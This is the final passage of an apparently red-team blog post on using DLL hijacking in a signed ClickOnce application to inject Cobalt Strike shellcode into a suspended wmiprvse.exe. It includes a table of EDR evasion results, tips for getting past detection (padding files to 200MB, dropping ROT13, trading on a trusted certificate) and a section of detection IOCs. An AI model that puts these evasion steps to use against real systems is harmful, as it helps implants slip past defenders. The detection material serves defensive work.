The code then runs as expected. For testing i used cobalt strike shellcode unmodified and without guardrails. But that also means running it plainly without modifications will lead to memory based detections in the long run. This is especially the case for Crowdstrike. From my tests for different projects Crowdstrike does not like when the Common Language Runtime is loaded into a process but a small update made this work for that vendor too.

To add the class you right click on the vulnerable dll you have found in .dnspy and add a new class. This class can then be referenced within the dll when you safe the module as demonstrated above.
My Expectation towards detections was that every vendor will catch this as this was known to be exploited in the past. But it seems as long as a executable is trusted with a certificate this lifts the barrier for detection.
Moreover Bloating the .dll or .exe files with about 200MB made a detection on Crowdstrike disappear, which means that this vendor either just ignores big files or the average entropy is reduced enough so the detection score goes down. Also it might just look closer to other programs executed in the system. Because a small binary creating processes and doing outbound connections is a huge IOC.
EDR Detection Results
| EDR Vendor | Result | Status |
|---|---|---|
| Cortex | Not detected | 🟢 |
| CrowdStrike | Not detected (after bloating) | 🟢 |
| Bitdefender | Detected - malicious sacrificial process | 🔴 |
| MDE (Microsoft Defender for Endpoint) | Initial access not detected; beacon caught after memory scan | 🟡 |
| SentinelOne | Not detected | 🟢 |
Legend: 🟢 Not detected · 🔴 Detected · 🟡 Partial / delayed detection
Where I messed up
- While using a non custom and known encoding/decoding Algorithm ROT13, which is widely used by Malware the loader was detected by some EDR vendors which using static scans for detection. During the time of Testing (May 2026) Cylance was detecing this behaviour.
- I was trying to use the QueueUserAPC for the Shellcode execution until i realized that my thread will never be reached as the main thread exits early. This highly depends on the process you are spawning long term running GUI process will run anyway but are probably also less silent :D
- I was using 64 bit CONTEXT struct values on 32-bit processes, so my RIP was not pointing at the correct start of the shellcode.
- I was also trying to implement PoolParty execution until i also realized i have the same problem as in Problem 2 :D
Detection
The are several signals from this class that detections can be easily used for detection rules.
IOC’s/Signals
1. Process & parent-child behavior
| IOC | Detail |
|---|---|
| Sacrificial child process | CreateProcessA on C:\Windows\system32\wbem\wmiprvse.exe |
| Suspended start | dwCreationFlags = 4 → CREATE_SUSPENDED (main thread does not run real entry point before hijack) |
| Abnormal parent | wmiprvse.exe spawned by .NET / ClickOnce host (not services.exe / SCM).This looks like a sacrificial process from a defenders angle. |
| XOR key | Uses harcoded XOR Key |
| Embedded resource | Reads Embedded Resource `targetdll.flummicsharpraawx86.bin` |
| Primary thread hijack | Uses initial hThread from PROCESS_INFORMATION, not a new remote thread |
2. Injection API sequence
Typical order on the HijackThread branch:
CreateProcessA (suspended wmiprvse)
  → VirtualAllocEx (remote, RWX)
  → WriteProcessMemory
  → GetThreadContext
  → SetThreadContext  (RIP/EIP → shellcode address)
  → ResumeThread
  → WaitForSingleObject(hThread, INFINITE)   [if used]
| API / action | IOC notes |
|---|---|
VirtualAllocEx |
flAllocationType = 4096 (MEM_COMMIT | MEM_RESERVE), flProtect = 64 (PAGE_EXECUTE_READWRITE) |
WriteProcessMemory |
Full payload length written to that region |
GetThreadContext / SetThreadContext |
Thread execution hijacking (MITRE T1055.003) |
CONTEXT flags |
x64: 0x00100001 (CONTEXT_AMD64 | CONTEXT_CONTROL); x86: 0x00010001 |
CONTEXT sizes |
1232 (AMD64) / 716 (x86); 16-byte aligned via AllocHGlobal |
| RIP overwrite offsets | RIP @ +0xF8 (x64), EIP @ +0xB8 (x86) |
ResumeThread |
Suspended thread started at non-image address (injected buffer) |
WaitForSingleObject |
Blocks on hijacked thread until exit (present in pasted Main2Test; may be omitted in other builds) |
Sysmon-style expectations
| Event | What to expect |
|---|---|
| Event 1 | sacrificialprocess.exe with suspicious parent / image lineage |
| Event 10 | PROCESS_VM_OPERATION / PROCESS_VM_WRITE from injector → wmiprvse |
| Event 10 | ProcessAccess if the Access part contains THREAD_SUSPEND_RESUME |
Why this matters in 2026
- In some cases It defeats reputation-based defences. SmartScreen, AppLocker, application allowlists. They all give the legitimate ‘vendor binary a pass. Your unsigned DLL rides under that umbrella.
- Hijacking Applications seems to be more stealthy then rules based on Clickonce apps that use invalid, self signed or nor valid signing.
It’s still a meaningful way for post-phishing attempt. If on an engegament the .application ending is allowed to be downloaded from not trustworthy resources, this may be an idea.
Thank you for reading the blog Post !!
if there are questions, you can reach out to me via LinkedIn or Mail. Python Scripts and Class can be found within the REPO